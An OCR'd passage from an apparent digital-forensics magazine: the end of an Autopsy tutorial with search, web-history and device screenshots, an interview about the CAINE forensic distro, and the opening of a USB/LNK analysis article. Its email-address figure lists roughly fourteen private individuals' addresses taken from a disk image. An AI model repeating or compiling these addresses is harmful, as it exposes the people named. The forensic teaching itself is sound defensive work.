| ports.txt | | | ports.txt | SHELL,«cmd«666... | /img_C:... | 2013-05-... | 2013-05-22 ... | 2013-07-02... | 2013-05-22 ... | 116 |
| Salary Report.vb | | | Salary Re... | Dim «cmd« As Ne... | | | | | | |
| rec.ad3 | | | rec.ad3 | mD d'%Mz«C... | /img_C:... | 2013-07-... | 2013-07-22 ... | 2013-07-22... | 2013-07-22 ... | 157 |
| rec.ad4 | | | rec.ad4 | u$\|=57L«CMd« L... | /img_C:... | 2013-07-... | 2013-07-22 ... | 2013-07-22... | 2013-07-22 ... | 157 |
| dRcdVghWew26_NDEhlmp3iYkLvly8vUSiSA-CXFUJ0A | | | dRcdVgN... | /P'q'«Cmd«0WB... | /img_C:... | 2013-06-... | 2013-06-27 ... | 2013-07-02... | 2013-06-27 ... | 419 |
| OXJVjOhSc5KI7Lelpq45jqr 1Ybe1Kqoe1u1lI3V20Kc | | | OXJVjOh... | q~+}[(xKmw«Cm... | /img_C:... | 2013-06-... | 2013-06-27 ... | 2013-07-02... | 2013-06-27 ... | 415 |
| UTPgEJ78PoUG8LmJ8rpvOFCCE7e5jP-k_2Uma-bke3e | | | UTPgEJ7... | q}+#[6]Q«CMD«... | /img_C:... | 2013-06-... | 2013-06-27 ... | 2013-07-02... | 2013-06-27 ... | 419 |
| sXPae8NgCoyD4r6cDHDRLGf4Hvv67RJnY73ALV7Ox7U | | | sXPae8N... | a;wOee«cMd«#g... | /img_C:... | 2013-06-... | 2013-06-27 ... | 2013-07-02... | 2013-06-27 ... | 419 |
| rYvsTh17520RkA8Px89AVz9ONO77oc6_oeJRns164 | | | rYvsTh17... | Og:«O«%_9/«c... | /img_C:... | 2013-07-... | 2013-07-03 ... | 2013-07-03... | 2013-07-03 ... | 415 |
| NTUSER.DAT | | | NTUSER.... | P2_0vk«cmd«\1F... | /img_C:... | 2013-07-... | 2013-07-22 ... | 2013-07-21... | 2012-08-26 ... | 128 |
| Wordpress XSS + Internet Explorer 8 Exploit.mp4 | | | Wordpre... | '2{(}z5 «Cmd«@"... | /img_C:... | 2013-06-... | 2013-06-26 ... | 2013-07-02... | 2013-06-25 ... | 530 |
| hacking windows 7 exploit a... | | | hacking ... | K{pSR0:«cmD«^... | /img_C:... | 2013-06-... | 2013-06-26 ... | 2013-07-02... | 2013-06-25 ... | 972 |

Matches on page: 1 of 1 Match  Page: 1 of 5 Page

```
Open
v(Open
EncLNFSW
FJZ|j}O
gTrue
Jun 08 16:02:54 2013
]load
Cookie
]hS
```

**Figure 8.** *Keyword Search*




| List Name | Number of Hits |
|---|---|
| penturfy@ipa.net (2) | 2 |
| pittman4141@aol.com (2) | 2 |
| michigankatt@aol.com (2) | 2 |
| mskott@hotmail.com (7) | 7 |
| olsen@adelphia.net (6) | 6 |
| maggie@charter.net (2) | 2 |
| pamela.marks@cox.net (1) | 1 |
| monatukwa@aol.com (2) | 2 |
| pham@cei.net (2) | 2 |
| muffyz@yahoo.com (7) | 7 |
| OLAGUES@BSCD.K12.CA.US (2) | 2 |
| crv@ellijay.com (2) | 2 |
| pollock@aug.com (2) | 2 |
| osbourne@mindspring.com (6) | 6 |

```
0x000000: 72 65 67 66 C3 BF 01 00   C3 BF 01 00 C2 13 DE 7D   regf............
0x000010: D6 20 CE 01 01 00 00 00   03 00 00 00 00 00 00 00   ................
0x000020: 01 00 00 00 20 00 00 00   00 AC C1 00 01 00 00 00   .... ...........
0x000030: 5C 00 3F 00 3F 00 5C 00   43 00 3A 00 5C 00 55 00   \.?.?.\.C.:.\.U.
0x000040: 73 00 65 00 72 00 73 00   5C 00 50 00 75 00 6A 00   s.e.r.s.\.P.u.j.
0x000050: 40 00 6E 00 5C 00 6E 00   74 00 75 00 73 00 65 00   @.n.\.n.t.u.s.e.
0x000060: 72 00 2E 00 64 00 61 00   74 00 00 00 00 00 00 00   r...d.a.t.......
0x000070: BC C6 68 01 6F 6C DE 11   FD 1D 00 1E 0B CD E3 EC   ..h.ol..........
0x000080: BC C6 68 01 6F 6C DE 11   FD 1D 00 1E 0B CD E3 EC   ..h.ol..........
0x000090: 00 00 00 00 BD C6 68 01   6F 6C DE 11 FD 1D 00 1E   ......h.ol......
0x0000a0: 0B CD E3 EC 72 6D 74 6D   00 00 00 00 00 00 00 00   ....rmtm........
```

**Figure 9.** *Email Addresses*

It also extracts web activity from common browsers to help identify user activities (Figure 10).



| Source File | URL | Decoded URL | Date Accessed | Referrer URL |
|---|---|---|---|---|
| History | http://google.com/ | http://google.com/ | 2011-04-02 08:54:47 | http://google.com/ |
| History | http://www.google.com/ | http://www.google.com/ | 2011-04-02 08:54:47 | http://www.google.com/ |
| History | http://www.google.co.in/ | http://www.google.co.in/ | 2011-04-02 08:54:47 | http://www.google.co.in |
| places.sqlite | http://en.wikipedia.org/wiki/Digital_forensics | http://en.wikipedia.org/wiki/Digital_forensics | 2013-07-21 20:19:24 | |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | 2013-06-21 11:35:54 | |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | 2013-06-24 11:10:41 | |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | 2013-07-02 10:40:32 | |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | 2013-07-03 17:21:33 | |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools | 2013-07-08 17:40:40 | |
| places.sqlite | http://www.microsoft.com/windows/antivirus-partners/windows-7.aspx | http://www.microsoft.com/windows/antivirus-partners/windows-7.aspx | 2013-06-18 20:12:27 | |
| places.sqlite | http://search.babylon.com/?affID=121136&babsrc=HP_ss&mntrId=... | http://search.babylon.com/?affID=121136&babsrc=HP_ss&mntrId=... | 2013-06-08 14:29:12 | |
| places.sqlite | http://search.babylon.com/?affID=121136&babsrc=HP_ss&mntrId=... | http://search.babylon.com/?affID=121136&babsrc=HP_ss&mntrId=... | 2013-06-08 14:59:59 | |
| places.sqlite | http://search.babylon.com/?affID=121136&babsrc=HP_ss&mntrId=... | http://search.babylon.com/?affID=121136&babsrc=HP_ss&mntrId=... | 2013-06-08 15:07:54 | |

Result: 2 of 2357 Result

**Web History**

| | |
|---|---|
| URL | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools |
| Decoded URL | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools |
| Date Accessed | 2013-06-21 11:35:54 |
| Referrer URL | |
| Name | List of digital forensics tools - Wikipedia, the free encyclopedia |

**Figure 10.** *Visited websites*

It also provide hexadecimal view with help of that we can analyze the file type and it also has file type Sorting feature which Group files by their type to find all images or documents (Figure 11). A list of Hexadecimal signatures are available on website: *http://filesignatures.net/index.php?page=all*.






**Figure 11.** *Hexadecimal signature of .jpg Image file*

Creating Timeline helps to narrow down a case based on system events in a graphical interface to help identify activity and narrow down the case is shown in Figure 12 and in Figure 13. The files and applications which were accessed, modified or created on 12th March 2013 are shown.



| Source File | URL |
|---|---|
| History | http://www.irfanview.net/faq.htm |
| History | http://tools.google.com/chrome/intl/en/welcome.html |
| History | http://tools.google.com/chrome/intl/en/welcome.html |
| History | https://www.google.com/intl/en/chrome/browser/welcome.html |
| History | https://www.google.com/intl/en/chrome/browser/welcome.html |
| History | http://google.com/ |
| History | http://www.google.com/ |
| History | http://www.google.co.in/ |

**Figure 12.** *Click Make Timeline (beta) under Tools Menu*




| Name | Location |
|---|---|
| RELEASE_NOTES_5.0.X | /img_C:/Program Files/scilab-5.4.1/RELEASE_NOTES_5.0.X |
| RELEASE_NOTES_5.1.X | /img_C:/Program Files/scilab-5.4.1/RELEASE_NOTES_5.1.X |
| RELEASE_NOTES_5.2.X | /img_C:/Program Files/scilab-5.4.1/RELEASE_NOTES_5.2.X |
| CHANGES_4.X | /img_C:/Program Files/scilab-5.4.1/CHANGES_4.X |
| CHANGES_5.1.X | /img_C:/Program Files/scilab-5.4.1/CHANGES_5.1.X |
| CHANGES_5.2.X | /img_C:/Program Files/scilab-5.4.1/CHANGES_5.2.X |
| COPYING | /img_C:/Program Files/scilab-5.4.1/COPYING |

| Name | Location | Mod. Time |
|---|---|---|
| testscriptudploops.nps | /img_C:/Users/Pu@n/AppData/Roaming/NWPS/NetScanToolsPro/scri... | 2013-03-12 10 |
| videoplayback_6.FLV | /img_C:/Users/Pu@n/Desktop/data1/data1/videoplayback_6.FLV | 2013-03-12 11 |
| videoplayback_4.FLV | /img_C:/Users/Pu@n/Desktop/data1/data1/videoplayback_4.FLV | 2013-03-12 11 |
| videoplayback_5.FLV | /img_C:/Users/Pu@n/Desktop/data1/data1/videoplayback_5.FLV | 2013-03-12 11 |
| testscript.nps | /img_C:/Users/Pu@n/AppData/Roaming/NWPS/NetScanToolsPro/scri... | 2013-03-12 11 |
| TsuDll.dll | /img_C:/ProgramData/InstallMate/{616AF79E-89A2-4AP4-A81F-C18... | 2013-03-12 14 |
| TsuDll.dll | /img_C:/ProgramData/InstallMate/{E5F331F9-E174-4B2D-A9C6-A956... | 2013-03-12 14 |


**Figure 13.** *Files accessed on 12th March 2013*

In Figure 14 the procedures to create a report are shown and in Figure 15 the process to be carried out to completely generate report.



| Source File | URL |
|---|---|
| History | http://www.irfanview.net/faq.htm |
| History | http://tools.google.com/chrome/intl/en/welcome.html |
| History | http://tools.google.com/chrome/intl/en/welcome.html |
| History | https://www.google.com/intl/en/chrome/browser/welcome.html |
| History | https://www.google.com/intl/en/chrome/browser/welcome.html |
| History | http://google.com/ |
| History | http://www.google.com/ |
| History | http://www.google.co.in/ |
| places.sqlite | http://en.wikipedia.org/wiki/Digital_forensics |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools |
| places.sqlite | http://en.wikipedia.org/wiki/List_of_digital_forensics_tools |

**Figure 14.** *Click Generate Report under Tools menu*


Report Generation Progress...
Report Generation Progress
1
Configure HTML and Excel reports
2
Select All
Deselect All
Advanced
Finish
Cancel
Help
Select and Configure Report Modules
3
< Back
Next >
Finish
Cancel
Help

HTML - C:\Users\Puj@n\...\Reports\Logical drive 07-22-2013-22-06-06\HTML Report\index.html

*Now processing Cookies...*

Select which data to report on:

● All Results

○ Tagged Results

□ Bookmark

Report Modules:

☑ HTML

□ Excel


□ Body File

*This report will be configured on the next screen.*

An HTML formatted report, designed to be viewed in a modern browser.

**Figure 15.** *Process of Generating Report*

In Figure 16 the report showing attached devices are shown



| | | | |
|---|---|---|---|
| [illegible] | [illegible] | [illegible] | YSTEM |
| VID_0461&PID_4D2E | 6&a296211&0&5 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/RegBack/SYSTEM |
| VID_0461&PID_4D2E | 6&a296211&0&5 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/SYSTEM |
| VID_04E8&PID_681D | 852048658016 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/RegBack/SYSTEM |
| VID_04E8&PID_681D | 852048658016 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/SYSTEM |
| VID_04F3&PID_0232 | 6&a296211&0&1 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/RegBack/SYSTEM |
| VID_04F3&PID_0232 | 6&a296211&0&1 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/SYSTEM |
| VID_04F3&PID_0232 | 6&a296211&0&2 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/RegBack/SYSTEM |
| VID_04F3&PID_0232 | 6&a296211&0&2 | 2013/05/19 23:43:11 | /img_C:/Windows/System32/config/SYSTEM |

**Figure 16.** *Report view of devices attached*

## CONCLUSION


Digital Forensics is an evolving and changes regularly. As digital crimes are done on different machines and it is important that Chain of Custody, Evidence Handling and Acquiring of digital evidence are properly conducted. If any of these are not performed appropriately, it will be difficult for investigators to process a case and get results related to the case. Nowadays, where everything is digital, a practice of BYOD (bring your own device) should be taken seriously, as well as digital espionage, where cyber-crime and terrorism can effect national securities. The main problem with digital evidence is mainly concerning data tampered evidence destruction.

Using open source software Like Autopsy, Volatility Framework and a few others, alternative options regarding data capture is possible.

Autopsy can be installed and use on multiple platforms and is preferred over many commercial software packages, unfortunately autopsy is not permitted in many countries for evidence submittal in legal matters because of its open source nature. Proprietary/commercial software's are very costly; therefore it is difficult for an average size forensic firm to investigate efficiently.

### ABOUT THE AUTHOR

*Pujan Shah, has been working in the IT field since 2007. During his learning, he acquired knowledge and experience of working on Windows, Macintosh, UNIX, Networking, Programming, forensics and incident response. He has also acquired several certificates like CPEH, CISA. He is about to finish his Masters in Digital Forensics and Information Assurance. He has done his Training from Computer Forensics Division at Directorate of Forensic Science, Gujarat State, Gujarat, India. Currently he is working with Cyber Octet Pvt. Ltd, a company providing training and services on cyber security and ethical Hacking as a forensic researcher and security analyst. He also has experience of over three years in the field of programming languages like C, Shell Scripts, Python and VB.net.*



## THE INTERVIEW WITH

# NANNI BASSETTI,

## C.A.IN.E. LINUX FORENSIC DISTRO PROJECT MANAGER, FOUNDER OF CFI – COMPUTER FORENSICS ITALY

**by eForensics Team**

Nanni Bassetti, Digital Forensics Expert, Computer Science master degree, C.A.IN.E. Linux forensic distro project manager, founder of CFI – Computer Forensics Italy, mailing list specialized in digital forensics topics, codeveloper of SFDumper and founder of the web site http://scripts4cf.sf.net.
Teacher in many courses and meetings about the computer forensics. Developer of some bash scripts and author of many articles. His main job is the digital forensics consultant working for privates and sometimes for the judges and prosecutors. He lives in Bari – Italy.

Personal website: http://www.nannibassetti.com – e-mail: digitfor@gmail.com.

### How many years have you been working in the computer forensics field?

Since 2005, I started analysing the attacks on my web server and approaching to the first forensics Gnu/linux distros .

### Do you have any certifications in computer forensics?

No, I haven't in Italy they are not necessary.

### If so, do you recommend them for someone new to the field?

No, I recommend to study a lot and to try on home systems, but basically I recommend to have a computer science degree or something like it.

### What scripting languages do you know?

A little bit of Bash and PHP.

### Do you see scripting and/or other programming languages as being important in the computer forensics field?

I think that computer forensics is a very large discipline, you have to know a little bit of everything, computer languages, networking, databases, operative systems, etc. When you have to work on something you know bad, it's better to make a team.

### Why did you join the project to produce C.A.I.N.E?

Because I was working in digital forensics and I liked to use my experience in developing of this new forensic distro.

### How does C.A.I.N.E compare to other Linux forensic distros like (Helix, Backtrack, Kali Linux and any others)?

It's free, it is usable. I point all the devlopment to make a friendly gnu/linux distro, because many people can't use Linux, they prefer a friendly approach to the softwares, like Windows environment, but the most important feature is the forensic proof of Caine, it does not change the attached devices, so it preserves them from changes and this is forensically sound. For instance, I disabled the automount, there is the no corrupted Journal automatic recovery patch, the root file system spoofing patch, the mounter GUI for mounting in read-only.

### What recommendations can you give to someone new to using C.A.I.N.E?

My first recomendation is to study Linux O.S., study the computer science, the computer forensics procedures and the scientific methods, finally they have to test all at home before to work on real cases.

### What types of cases have experts used C.A.I.N.E?

Many types, but the main purpose is to make a forensic image file of a device on site, for example for a server, raid disks, etc.

### What is the future of the C.A.I.N.E distro?

Always more friendly, this is my main purpose, for this reason I used LightDm and Mate as desktop environment.

### Thanks for your time!

# USB AND LNK FILE ANALYSIS

**by Eric Vanderburg**

Data moves so easily and freely between computers and devices, especially today with the inexpensive price of storage devices like flash drives and external Universal Serial Bus (USB) storage. Not only may data exist on a machine or in the cloud, but on many removable devices as well. It is tough for the average person to keep track of all this data. It is even more important for the forensic investigator to understand the role and value Link (LNK) files and USB devices have as evidence. This data can be helpful when trying to determine if sensitive data has been removed from a facility or if data relevant to a case is present on removable media that might need to be obtained my attorneys.

**What you will learn:**

- How LNK files and USB devices fit into the forensic investigation
- How USB drives and LNK files are related
- How USB drives and LNK files are valuable as evidence

**What you should know:**

- Significance of USB and LNK file analysis
- Phases of a computer forensic investigation
- Types of USB drives

It is so easy to copy data to a USB flash drive or hard drives and, given the small size of flash drives, thousands of sensitive documents or other pieces of data could easily leave a company on a device as large as a key chain. The ease of this method of theft has also lead to its popularity among criminals and the need for forensic investigators to understand how to track files that have been copied to USB devices and how to determine which devices may be needed for an investigation. Attorneys are limited to what they can request and there is a cost with each device that must be obtained so forensic investigators need to be able to determine which devices are likely relevant to a case so that they can be selected for further analysis. This article reviews LNK files and USB devices and how forensic investigators use them today.

## SIGNIFICANCE OF USB AND LNK FILE ANALYSIS

Computer forensics analysis is one complex field. However, at the core, it is a process that can help determine and investigate if or how crimes are committed because it revolves around evidence and investigation. Specialists working in this field can be thought of as digital detectives.

USB and LNK File Analysis is a process in computer forensics that revolves around examining different forms of digital media and information. Although it is generally associated with computer crime investigation, the process can also be resorted for civil proceedings. This discipline is expected to involve principles and techniques similar to data recovery although it runs on additional guidelines designed to establish legal audit trails.

This field of forensics can be challenging. Usually, it will require deep technical skill sets. Nonetheless, individuals well equipped with an inquisitive and logical mind, and those with a drive for learning will certainly find this field not just interesting but a career path worth considering.

## PHASES OF A COMPUTER FORENSICS INVESTIGATION

Computer Forensics Investigation can be divided into four major phases: Assessment, Acquisition, Analysis and Reporting. The assessment phase is when incidents are identified or when strong suspicions of incidents are voiced to investigators. First responders are expected to record basic details and then notify responsible individuals within the organization to begin the necessary investigative procedure.

During the acquisition phase, all significant data will be collected and sent to the teams responsible for conducting the analysis. The analysis phase reviews the data to identify relevant facts. This often includes looking into the parts or areas of a computer hard drive that are normally inaccessible such as the unallocated space. Documentation of the procedures undertaken is very essential for any investigative process and it takes place throughout the process beginning at acquisition all the way through to the reporting stage. Forensic investigators need to have evidence that the investigations they conducted preserved all data on computer systems without causing damage or modification of the data. They may be requested to testify in court as expert witnesses and so it is necessary that they be prepared beforehand with accurate documentation. This documentation is put together into a report at the conclusion of the project or possibly at interim milestones.

## DATA COMMONLY SUBJECT TO INVESTIGATION

There are three main types of data that analysts often find themselves dealing with; Active data, archival data and latent data. Active data is often the easiest to obtain. It takes the form of files and programs that are being used by operating systems and are currently present on the machine. Archival data is data that has been removed from the machine to be stored on Compact Disks (CD), removable hard drives, cloud storage or backup tapes. This should be performed in most companies as part of a well-documented automated scheduled process. Lastly, latent data is data that was previously removed from the system. It may be incomplete if it is partially overwritten or it may be complete and present in unallocated space.

## USB DEVICES

Active data can be copied to many devices including USB storage and USB storage is often used for archival purposes as well so it is a very important topic for forensic investigation. Let us first review USB devices before discussing how they are analyzed in a forensic context. By extending knowledge in this area, future investigators will be able to understand the significant impacts these tools have on important investigations. Basic understanding does not only articulate the devices' value to forensics but also promote better understanding of how they can be maximized for critical use.

